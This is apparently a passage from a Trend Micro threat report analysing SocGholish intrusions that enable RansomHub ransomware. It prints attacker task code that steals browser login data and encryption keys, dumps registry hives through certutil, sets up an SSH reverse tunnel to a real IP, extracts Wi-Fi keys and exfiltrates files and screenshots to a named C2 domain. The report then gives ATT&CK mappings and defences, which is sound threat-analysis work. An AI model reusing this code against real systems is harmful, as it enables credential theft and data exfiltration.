                    D = self.service_connection.recv(E).decode(_D)
                    logging.debug('Proxy server selected domain name as target address')
                except:
                    logging.debug('Some problems in decode procedure', exc_info=_A)
                    self.close()
            elif C == 4:
                logging.info('Proxy server selected unsupported addressing IPv6')
                self.close()
            else:
                logging.info('Proxy server selected unknown addressing')
                self.close()
            # Receive 2 bytes for the port number
            F = struct.unpack('H', self.service_connection.recv(2))[0]
            # Establish a connection to the target service
            G, H = self.return_tcp_client_connection(D, F)
            # Send a success response back to the proxy server
            self.service_connection.sendall(struct.pack(_C, 1))
            self.service_connection.sendall(struct.pack('BB', 1, 4) + socket.inet_pton(socket.AF_INET, G) + struct.pack('H', H))
            # Start transferring data
            self.CONNECT_transferring()
        elif B == 2:
            logging.info('Proxy server select unsupported operation BIND')
            self.close()
        elif B == 3:
            logging.info('Proxy server select unsupported operation UDP')
            self.close()
        else:
            logging.info('Proxy server select unknown operation')
            self.close()
```

Figure 17. Python backdoor – start_transferring function
download

Credential access and exfiltration tasks

In order to gather as much sensitive browser data as possible, the threat actors search for both default and additional browser profiles - where the contents of browser stores are exfiltrated. Notably, app bound encryption keys are extracted from browsers – in a likely effort to access encrypted at rest credentials located in browser stores. The impact of these tasks is the theft of sensitive credentials, leading to a potential broader compromise of business and personal accounts.

The following tasks (Figures 18-21) were observed carrying out this behavior:

1. Copy Microsoft Edge login data to a specified location (T1555.003 Credentials from Password Stores: Credentials from Web Browsers)
2. Copy Google Chrome login data to a specified location (T1555.003 Credentials from Password Stores: Credentials from Web Browsers)
3. Upload binary file <redacted>edg.bin, which contains sensitive information including credentials, to server (T1041: Exfiltration Over C2 Channel)
4. Upload binary file <redacted>chr.bin, which contains sensitive information including credentials, to server

```
// Task ID <redacted> - Copy Microsoft Edge login data to a specified location
var command = 'copy "%localappdata%\\\\Microsoft\\\\Edge\\\\User Data\\\\Default\\\\Login Data" C:\\\\programdata\\\\<redacted>edg.bin';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Copy Google Chrome login data to a specified location
var command = 'copy "%localappdata%\\\\Google\\\\Chrome\\\\User Data\\\\Default\\\\Login Data" C:\\\\programdata\\\\<redacted>chr.bin';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Upload binary file <redacted>edg.bin to server
var filePath = 'c:\\\\programdata\\\\<redacted>edg.bin';
var taskId = '<redacted>';
var content;
var s = new ActiveXObject('ADODB.Stream');
s.Type = 1;
s.Open();
s.LoadFromFile(filePath);
var chunkSize = 300 * 1024;
var xmlHttp = new ActiveXObject("MSXML2.XMLHTTP");
while (!s.EOS) {
    content = s.Read(chunkSize);
    xmlHttp.open("POST", 'hxxps://support.myfirstdealplaybook[.]com/updateStatus' + '?did=' + taskId, false);
    xmlHttp.setRequestHeader('Connection', 'keep-alive');
    xmlHttp.send(content);
}

// Task ID <redacted> - Upload binary file <redacted>chr.bin to server
var filePath = 'c:\\\\programdata\\\\<redacted>chr.bin';
var taskId = '<redacted>';
var content;
var s = new ActiveXObject('ADODB.Stream');
s.Type = 1;
s.Open();
s.LoadFromFile(filePath);
var chunkSize = 300 * 1024;
var xmlHttp = new ActiveXObject("MSXML2.XMLHTTP");
while (!s.EOS) {
    content = s.Read(chunkSize);
    xmlHttp.open("POST", 'hxxps://support.myfirstdealplaybook[.]com/updateStatus' + '?did=' + taskId, false);
    xmlHttp.setRequestHeader('Connection', 'keep-alive');
    xmlHttp.send(content);
}
```

Figure 18. Credential access and exfiltration tasks (1-4)
download

5. Extract app_bound_encrypted_key from Edge Local State
6. Extract app_bound_encrypted_key encrypted key from Chrome Local State

```
// Task ID <redacted> - Extract encrypted key from Edge Local State
var command = 'powershell -c "$b=((Get-Content \\"$env:LOCALAPPDATA\\Microsoft\\Edge\\User Data\\Local State\\").split(\',\') -replace \'
    app_bound_encrypted_key\',\'\' | Select-String \'encrypted_key\') -replace \'\\"}\',\'\' -replace \'\\"encrypted_key\\":\\"\',\'\' -replace \'
    \\"os_crypt\\":{\',\'\'; $c=[System.Convert]::FromBase64String($b); $c=$c[5..($c.Length-1)]; Add-Type -AssemblyName System.Security; [
    System.Security.Cryptography.ProtectedData]::Unprotect($c, $null, [System.Security.Cryptography.DataProtectionScope]::CurrentUser)"';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Extract encrypted key from Chrome Local State
var command = 'powershell -c "$b=((Get-Content \\"$env:LOCALAPPDATA\\Google\\Chrome\\User Data\\Local State\\").split(\',\') -replace \'
    app_bound_encrypted_key\',\'\' | Select-String \'encrypted_key\') -replace \'\\"}\',\'\' -replace \'\\"encrypted_key\\":\\"\',\'\' -replace \'
    \\"os_crypt\\":{\',\'\'; $c=[System.Convert]::FromBase64String($b); $c=$c[5..($c.Length-1)]; Add-Type -AssemblyName System.Security; [
    System.Security.Cryptography.ProtectedData]::Unprotect($c, $null, [System.Security.Cryptography.DataProtectionScope]::CurrentUser)"';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);
```

Figure 19. App Bound Encryption Key extraction

download

7. List contents of Chrome user folder (to identify other browser profiles)
8. List contents of Chrome User Data folder

```
// Task ID <redacted> - List contents of Chrome user folder
var command = 'dir c:\\\\users\\\\<redacted>\\\\AppData\\\\Local\\\\Google\\\\Chrome\\\\';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - List contents of Chrome User Data folder
var command = 'dir \\"c:\\\\users\\\\<redacted>\\\\AppData\\\\Local\\\\Google\\\\Chrome\\\\User Data\\"';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Copy Chrome login data to a binary file
var command = 'copy \\"c:\\\\users\\\\<redacted>\\\\AppData\\\\Local\\\\Google\\\\Chrome\\\\User Data\\\\<other user a>\\\\Login Data\\" C:\\\\
    programdata\\\\other_user_data_a.bin';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Copy Chrome login data from <other user b> to a binary file
var command = 'copy "c:\\\\users\\\\<redacted>\\\\AppData\\\\Local\\\\Google\\\\Chrome\\\\User Data\\\\<other user b>\\\\Login Data" C:\\\\
    programdata\\\\other_user_data_b.bin';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Copy Chrome login data from <other user c> to a binary file
var command = 'copy "c:\\\\users\\\\<redacted>\\\\AppData\\\\Local\\\\Google\\\\Chrome\\\\User Data\\\\<other user c>\\\\Login Data" C:\\\\
    programdata\\\\other_user_data_c.bin';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);
```

Figure 20. SocGholish login data discovery commands

download

9. Exfiltrate the extracted data from additional user profile data to SocGholish C&C server

```
// Task ID <redacted> - Upload binary file other_user_data_a.bin to server
var filePath = 'c:\\\\programdata\\\\other_user_data_a.bin';
var taskId = '<redacted>';
var content;
var s = new ActiveXObject('ADODB.Stream');
s.Type = 1;
s.Open();
s.LoadFromFile(filePath);
var chunkSize = 300 * 1024;
var xmlHttp = new ActiveXObject("MSXML2.XMLHTTP");
while (!s.EOS) {
    content = s.Read(chunkSize);
    xmlHttp.open("POST", 'hxxps://support.myfirstdealplaybook[.]com/updateStatus' + '?did=' + taskId, false);
    xmlHttp.setRequestHeader('Connection', 'keep-alive');
    xmlHttp.send(content);
}

// Task ID <redacted> - Upload binary file other_user_data_b.bin to server
var filePath = 'c:\\\\programdata\\\\other_user_data_b.bin';
var taskId = '<redacted>';
var content;
var s = new ActiveXObject('ADODB.Stream');
s.Type = 1;
s.Open();
s.LoadFromFile(filePath);
var chunkSize = 300 * 1024;
var xmlHttp = new ActiveXObject("MSXML2.XMLHTTP");
while (!s.EOS) {
    content = s.Read(chunkSize);
    xmlHttp.open("POST", 'hxxps://support.myfirstdealplaybook[.]com/updateStatus' + '?did=' + taskId, false);
    xmlHttp.setRequestHeader('Connection', 'keep-alive');
    xmlHttp.send(content);
}

// Task ID <redacted> - Upload binary file other_user_data_c.bin to server
var filePath = 'c:\\\\programdata\\\\other_user_data_c.bin';
var taskId = '<redacted>';
var content;
var s = new ActiveXObject('ADODB.Stream');
s.Type = 1;
s.Open();
s.LoadFromFile(filePath);
var chunkSize = 300 * 1024;
var xmlHttp = new ActiveXObject("MSXML2.XMLHTTP");
while (!s.EOS) {
    content = s.Read(chunkSize);
    xmlHttp.open("POST", 'hxxps://support.myfirstdealplaybook[.]com/updateStatus' + '?did=' + taskId, false);
    xmlHttp.setRequestHeader('Connection', 'keep-alive');
    xmlHttp.send(content);
}
```

Figure 21. Browser credential data exfiltration

download

Additionally, it was observed that the attacker utilized the *certutil* utility to extract the registry hives (SAM, SECURITY, SYSTEM) from a Volume Shadow Copy, saving the content to the %PROGRAMDATA% folder into files named s*1.txt, where * represents the identifier for the specific hive dumped (Figures 22-24). (T1003.002 OS Credential Dumping: Security Account Manager, S0160 : certutil, T1006 : Direct Volume Access)

objectFilePath	C:\Windows\System32\certutil.exe
objectCmd	"C:\Windows\system32\certutil.EXE" -encode \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy234\windows\system32\config\sam c:\Programdata\sa 1.txt
tags	MITRE.T1003.002 - Security Account Manager MITRE.T1560 - Archive Collected Data XSAE.F1032 - Certutil Execution - Encoding XSAE.F6523 - Dump Volume Shadow Copy Hives via Certutil

Figure 22. Trend Vision One logs the extraction of the SAM hive from a Volume Shadow Copy via certutil.exe

download

```
objectFilePath      C:\Windows\System32\certutil.exe
objectCmd           "C:\Windows\system32\certutil.EXE" -encode \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy234\windows\system32\config\security c:\Programda
                    ta\se1.txt
tags                MITRE.T1003.002 - Security Account Manager
                    MITRE.T1560 - Archive Collected Data
                    XSAE.F1032 - Certutil Execution - Encoding
                    XSAE.F6523 - Dump Volume Shadow Copy Hives via Certutil
```

Figure 23. Trend Micro Vision One logs the extraction of the SECURITY hive from a Volume Shadow Copy via certutil.exe

download

```
objectFilePath      C:\Windows\System32\certutil.exe
objectCmd           "C:\Windows\system32\certutil.EXE" -encode \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy234\windows\system32\config\system c:\Programdata
                    \sy1.txt
tags                MITRE.T1003.002 - Security Account Manager
                    MITRE.T1560 - Archive Collected Data
                    XSAE.F1032 - Certutil Execution - Encoding
                    XSAE.F6523 - Dump Volume Shadow Copy Hives via Certutil
```

Figure 24. Trend Micro Vision One logs the extraction of the SYSTEM hive from a Volume Shadow Copy via certutil.exe

download

SSH reverse shell with port forwarding deployment

Multiple tasks were executed to deploy a reverse shell that’s likely related to RansomHub for the purpose of command and control (T1572 Protocol Tunneling), and data exfiltration (T1041: Exfiltration Over C2 Channel) (Figure 25).

The tasks are as follow:

1. List the contents of OpenSSH in the System32 directory
2. Deploy a scheduled task to create the SSH reverse shell with remote port forwarding (-R) (T1021.004: Remote Services: SSH)
3. A one-time execution of the scheduled task was performed to launch the reverse shell

```
// Task ID <redacted> - List contents of OpenSSH folder
var command = 'dir c:\\\\windows\\\\system32\\\\OpenSSH';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Create a scheduled task to establish an SSH reverse shell with port forwarding
var command = 'SCHTASKS /create /tn "Update" /tr "ssh.exe -R 2525 -p 443 -o StrictHostKeyChecking=no cvhjkluytrdcvjytfasdv@5.61.39.26" /sc minute
    /mo 5';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);


// Task ID <redacted> - Run the scheduled task "Update"
var command = 'SCHTASKS /run /tn "Update"';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);
```

Figure 25. SSH reverse shell with port forwarding deployment

download

Hands-on keyboard interaction

The timing of these commands (Figures 26-30), along with the duplication of task execution and execution of a command with a syntax error, suggests that this phase involved manual hands-on keyboard interaction.

1. Execute *systeminfo* command to collect detailed information about the host (T1082: System Information Discovery).
2. Execute *ipconfing /all* command to collect detailed network information about the host (T1016: System Network Configuration Discovery)
3. Get members of local administrators group (T1069.001: Permission Groups Discovery: Local Groups)
4. Get account policies (T1201: Password Policy Discovery).
5. List user directories on the machine (T1083: File and Directory Discovery).

```javascript
// Task ID <redacted> - Retrieve system information
var command = 'systeminfo';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Retrieve network configuration
var command = 'ipconfig /all';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - List local administrators
var command = 'net localgroup administrators';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - List network shares
var command = 'net use';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Retrieve account policies
var command = 'net accounts';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - List user folders
var command = 'dir c:\\\\users';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
```

```
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);
```

Figure 26. Hands-on keyboard interaction – enumeration tasks

download

7. Entered an erroneous command – net use <username> /domain(T1087.002 Account Discovery: Domain Account)
8. Retrieve domain user information (T1069.002: Permission Groups Discovery: Domain Groups).
9. Search for files containing the string ‘pass’ (looking for files containing credentials) (T1083: File and Directory Discovery, T1552.001 Unsecured Credentials: Credentials In Files).

```
// Task ID <redacted> - erroneous command
var command = 'net use <redacted> /domain';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - Retrieve domain user information for <redacted>
var command = 'net user <redacted> /domain';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);


// Task ID <redacted> - Search for files with "pass" in their name under <redacted> user directory
var command = 'dir c:\\\\users\\\\<redacted>\\\\*pass* /s';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);

// Task ID <redacted> - List domain network shares
var command = 'net use /domain';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);
```

Figure 27. Further hands-on keyboard interaction tasks (7-10)

download

10. Extract Wi-Fi profiles (SSID and key) (T1602.002: Data from Local System: Passwords from Wireless Networks).

```
// Task ID <redacted> - Get WiFi profiles and keys
var command = 'powershell -c "$profiles = netsh wlan show profiles | Select-String \'All User Profile\' | ForEach-Object { ($_ -split \': \'
    )[1].Trim() }; $profiles | ForEach-Object { netsh wlan show profile name=\\"$_\\" key=clear } | Select-String -Pattern \'SSID name\',\'
    Key Content\'"';
var taskId = '<redacted>';
var commandResult = execute_and_capture_output(command);
var req = [];
req.push(['task_cmd_result', '1']);
req.push(['task_id', taskId]);
req.push(['cmd_result', commandResult]);
send_data_to_c2(req);
```

Figure 28. Wi-Fi profile extraction

download

11. Download and execute NIRCMD (T1105: Ingress Tool Transfer)
12. Send screenshot to C&C server

```
// Helper Function to send screenshot
function send_http_post_request(idmn, wzdn) {
    try {
        var rnzj = '';
        for (var obvd = 0; obvd < idmn.length; obvd++) {
            var crzw, xtob;
            if (idmn[obvd][0]) {
                crzw = idmn[obvd][0];
                xtob = idmn[obvd][1];
            } else {
                crzw = obvd;
                xtob = idmn[obvd];
            }
            rnzj += crzw + '=' + encodeURIComponent(xtob) + '&';
        }
        var ulth = '';
        var faxn = new ActiveXObject('MSXML2.XMLHTTP');
        faxn[read_every_third_caracter_from_string('oprpwpetinzj')]('POST', 'https://support.myfirstdealplaybook.com/updateStatus', false);
        faxn.setRequestHeader('Connection', 'keep-alive');
        faxn[read_every_third_caracter_from_string('soaebpnhadat')](rnzj);
        if (wzdn) {
            ulth = faxn['responseBody'];
        } else {
            ulth = faxn['responseText'];
        }
        return ulth;
    } catch (e) {}
};
```

Figure 29. Exfiltration of screenshot

download

```
// Helper function to retrieve a file from the c2
function get_file_request(fileId) {
    var req = [];
    req.push(['get_file', '1']);
    req.push(['file_id', fileId]);
    return send_http_post_request(req, 1);
};

// Helper function used to save a binary file to disk (used to save NIRCMD.exe)
function write_binary_file(fileName, content) {
    var stream = new ActiveXObject('ADODB.Stream');
    stream.Type = 1;
    stream.Open();
    stream.Write(content);
    stream.SaveToFile(fileName, 1);
    stream.Close();
};


var fso = new ActiveXObject("Scripting.FileSystemObject");
var wsh = new ActiveXObject("WScript.Shell");
var screenshot_filepath = generate_temp_dir_path();

function sendScreenshot() {
    if (!fso.FileExists(screenshot_filepath)) {
        return;
    }
    var binstream = new ActiveXObject("ADODB.Stream");
    binstream.Type = 1;
    binstream.Open();
    binstream.LoadFromFile(screenshot_filepath);
    var xmlHttp;
    try {
        xmlHttp = new ActiveXObject("MSXML2.XMLHTTP");
        xmlHttp.open("POST", 'hxxps://support.myfirstdealplaybook[.]com/updateStatus' + '?ssid=' + taskId, false);
        xmlHttp.setRequestHeader('Connection', 'keep-alive');
        xmlHttp.send(binstream.Read());
    } catch (error) {}
    try {
        if (fso.FileExists(screenshot_filepath)) {
            fso.DeleteFile(screenshot_filepath, true);
        }
    } catch (error) {}
};

var taskId = '<redacted>';
var filename = 'nircmdc.exe';
var fileid = 'nircmd64';
var replyContent = get_file_request(fileid);
var folder = wsh.ExpandEnvironmentStrings('%programdata%');
var tempFileName = '';
do {
    tempFileName = fso.BuildPath(folder, fso.GetTempName());
} while (fso.FileExists(tempFileName));
var finalFileName = fso.BuildPath(folder, filename);
write_binary_file(tempFileName, replyContent);
wsh.Run('cmd /C rename "' + tempFileName + '" "' + filename + '"', 0, true);
wsh.Run('"' + finalFileName + '"');
try {
    wsh.Run('"' + finalFileName + '" savescreenshot "' + screenshot_filepath + '"', 0);
} catch (error) {}
WScript.Sleep(3 * 1000);
sendScreenshot();
try {
    fso.DeleteFile(finalFileName, true);
} catch (error) {}
```

Figure 30. Downloading and executing NirCmd to take a screenshot

download

The attacker also utilized the SMB protocol (T1021.002: Application Layer Protocol: SMB/Windows Admin Shares) to connect to multiple hosts in the network using compromised credentials (T1078: Valid Accounts). Subsequently, a BAT file was transferred into the %PROGRAMDATA% folder of the remote hosts. Additionally, a scheduled task was created to execute the BAT file every two hours on the remote hosts (Figure 31). However, the task and the file were deleted a few seconds later after being forcibly executed by the adversary.

```
processCmd        "C:\Windows\system32\cmd.exe"
eventSubId        2 - TELEMETRY_PROCESS_CREATE
objectFilePath    C:\Windows\System32\schtasks.exe
objectCmd         schtasks  /s [redacted] /create /f /tn "test1" /tr "c:\programdata\0.bat" /sc minute /mo 120 /ru [redacted]
tags              MITRE.T1053.005 - Scheduled Task
                  XSAE.F1507 - Creation of Scheduled Task
                  MITRE.T1053 - Scheduled Task
```

Figure 31. Trend Vision One logs the creation of the scheduled task which executes a BAT file every two hours on the remote hosts
download

Although, the file being unavailable, the telemetry available on the host indicates the batch file appears to be attempting to extract encrypted keys from local state files associated with Microsoft Edge and Google Chrome browsers and save the results in the %PROGRAMDATA% folder as a *.log file.

The attacker manually searched for image files saved on the host and targeted files with names that potentially indicated they contained credentials related to cloud management services.

Tactic	Technique	Reference
TA0042 Resource Development	T1608.004 Drive-By Target	In preparation for SocGholish delivery, threat actors compromise websites and inject malicious code to Hijack Visitor Traffic to redirect users to FakeUpdates pages serving SocGholish
TA0002 Execution	T1204.002 Malicious File	Actors rely on users to launch a malicious JavaScript file to gain execution
	T1059.007 Command and Scripting Interpreter: JavaScript	SocGholish uses JavaScript to execute malicious code with wscript.exe
	T1059.003 Windows Command Shell Command and Scripting Interpreter: Windows Command Shell	SocGholish Tasks are executed via Windows Command Shell (cmd.exe)
	T1059.001 Command and Scripting Interpreter: PowerShell	SocGholish uses PowerShell run Reconnaissance commands and deploy Backdoors

	T1059.006 Command and Scripting Interpreter: Python	Threat Actors deploy a Python based Backdoor to proxy external connections to internal information assets
TA0005 Defense Evasion	T1027.013 Obfuscated Files or Information: Encrypted/Encoded File	SocGholish uses heavy code obfuscation to make static file detection more challenging for defenders
	T1070.004 Indicator Removal: File Deletion	SocGholish contains code to delete evidence of malicious C&C Server Task execution from disk
	T1006 Direct Volume Access	Threat actors abuse certutil.exe to read from Volume Shadow Copies to access sensitive data stored by the Security Accounts Manager (SAM)
TA0009 Collection	T1074.001 Data Staged: Local Data Staging	SocGholish Tasks output data to a temporary directory generated by a function in the loader prior to exfiltration
TA0007 Discovery	T1069.001 Permission Groups Discovery: Local Groups	SocGholish Tasks were executed to determine the local administrators group membership
	T1087.002 Account Discovery: Domain Account	SocGholish Tasks are used to gather Information about Domain Accounts
	T1082 System Information Discovery	SocGholish Tasks obtain detailed information about the environment during the initial loader execution and through the execution of systeminfo command
	T1482 Domain Trust Discovery	SocGholish Tasks execute nltest to gather information about domain trust relationships
	T1069.002 Permission Groups Discovery: Domain Groups	SocGholish Tasks are executed to discover level groups and permissions
	T1016 System Network Configuration Discovery	SocGholish Tasks executed ipconfig /all command to network configuration and settings
	T1135 Network Share Discovery	SocGholish Tasks were executed to identify shared drives
	T1083 File and Directory Discovery	Adversaries executed the dir command to discover sensitive files and explore user directories

TA0003 Persistence	T1053.005 Scheduled Task/Job: Scheduled Task	A Scheduled Task is used to achieve persistence with the Python Based Backdoor
TA0011 Command and Control	T1095 Non-Application Layer Protocol	The Python Based backdoor establishes a TCP connection towards an external host for the purpose of relaying connections to internal assets in the compromised environment
	T1572 Protocol Tunneling	Threat actors use SSH to proxy communications from an External C&C Server
	T1105 Ingress Tool Transfer	Adversaries executed SocGholish Tasks to download tools such as NIRCMD.exe to collect screenshots from the compromised environment
TA0006 Credential Access	T1555 Credentials from Password Stores	Adversaries abuse netsh wlan show profiles to extract sensitive information about Wireless Network Configurations
	T1555.003 Credentials from Password Stores: Credentials from Web Browsers	SocGholish Tasks are executed to copy and exfiltrate credentials from Web Browser Password Stores
	T1003.002 Security Account Manager	Threat actors abuse certutil.exe to read from Volume Shadow Copies to access sensitive data stored by the Security Accounts Manager (SAM)
	T1552 Unsecured Credentials: Credentials In Files	Adversaries searched for files with the string ‘pass’ in the name
TA0010 Exfiltration	T1041 Exfiltration Over C2 Channel	SocGholish Exfiltrates stolen data including Credentials, Screenshots and outputs from Reconnaissance commands to its C&C Server
TA0008 Lateral Movement	T1021.002 Remote Services: SMB/Windows Admin Shares	Adversaries used Valid Accounts to access SMB protocol to compromise hosts in the network

SocGholish infrastructure

Our most recent tracking of SocGholish C&C infrastructure shows 18 active C&C servers, whose domains are rotated at least once per week – with some fluctuations in the frequency of domain rotation (Figure 32). Fresh domains may lead to a higher infection success rate.

SocGholish operators use compromised domains for C&C infrastructure, where a new subdomain is specifically created by the threat actors for use with SocGholish. This technique, known as domain shadowing, is desirable from a threat actor perspective, because it enables them to leverage the reputation of more mature domains which are less likely be blocked by automated detection systems.



Figure 32. SocGholish C&C infrastructure
download

RansomHub infrastructure

As the objective of this cluster is to enable initial access for RansomHub, our intelligence teams have continuously tracked the malicious infrastructure as it is deployed for use in the post-SocGholish infection phase (Figure 33). We identified 22 IP addresses across a diverse range of Autonomous Systems (ASNs), predominantly located in the US, with just two located in the Netherlands and Germany, respectively.



Figure 33. RansomHub python backdoor - C&C server infrastructure
download

Security recommendations

Security and incident response teams must urgently address SocGholish infections as critical events and invoke incident response procedures to rapidly mitigate the impact of its malicious activity like backdoor deployment, unauthorized access to sensitive data, lateral movement, data exfiltration, and ransomware-driven data destruction. Defenders should also apply the following best practices:

- Deploying extended detection and response (XDR) solutions to rapidly identify, disrupt and correlate malicious activities such as those used in attacks with SocGholish

- Reducing the attack surface for script-based malware like SocGholish by:
  - Hardening endpoints and servers by blocking suspicious Windows Scripting Host (wscript.exe) and PowerShell execution through policy-based controls like group policy objects
  - Trend Vision One customers can apply “Attack Surface Reduction” by ensuring that “Behavior Monitoring and Predictive Machine Learning” are enabled in Endpoint and Server Policies
- Enabling logging of anti-malware scan interface events to support investigations
  Trend Vision One customers can investigate “TELEMETRY_AMSI_EXECUTE” events to recreate script executions for incident response activities
- Deploying web reputation services (WRS) on endpoints, cloud workloads and proxy servers to detect and block malicious and anomalous traffic
- Using network intrusion detection and prevention solutions, and network detection and response (NDR), to gain visibility into network traffic
- Retiring or significantly hardening, segment or isolate end-of-life operating systems, as these are targeted by adversaries through reconnaissance and lateral movement tactics

For their part, website administrators and owners should be aware that vulnerable content management systems (CMS) and their plugin systems are frequently targeted by threat actors. This is because they enable cybercriminals to abuse websites to hijack visitor traffic, as is the case with SocGholish, and distribute malware.

Compromised websites can have a significant impact on a business’ operations if their websites are being tagged as malicious by security solutions and web browser block lists. Website administrators can mitigate this by:

- Monitoring security announcements for Content Management Systems and applying mitigations and/or patching vulnerabilities
- Monitoring security announcements for content management system plugins and applying mitigations and/or patching vulnerabilities, which are exploited to gain initial access to webservers
- Deploying web application firewall to filter exploit traffic
- Restricting access to administration portals
- Using multi-factor authentication (MFA) and complex passwords for administration panels
- Using SSH keys for administration interfaces and avoiding exposing administration interfaces such as web host management interfaces, control panels, and SSH interfaces to the internet
- Isolating and rebuilding compromised web servers to eradicate threat actors in the aftermath of a compromise

Proactive security with Trend Vision One™

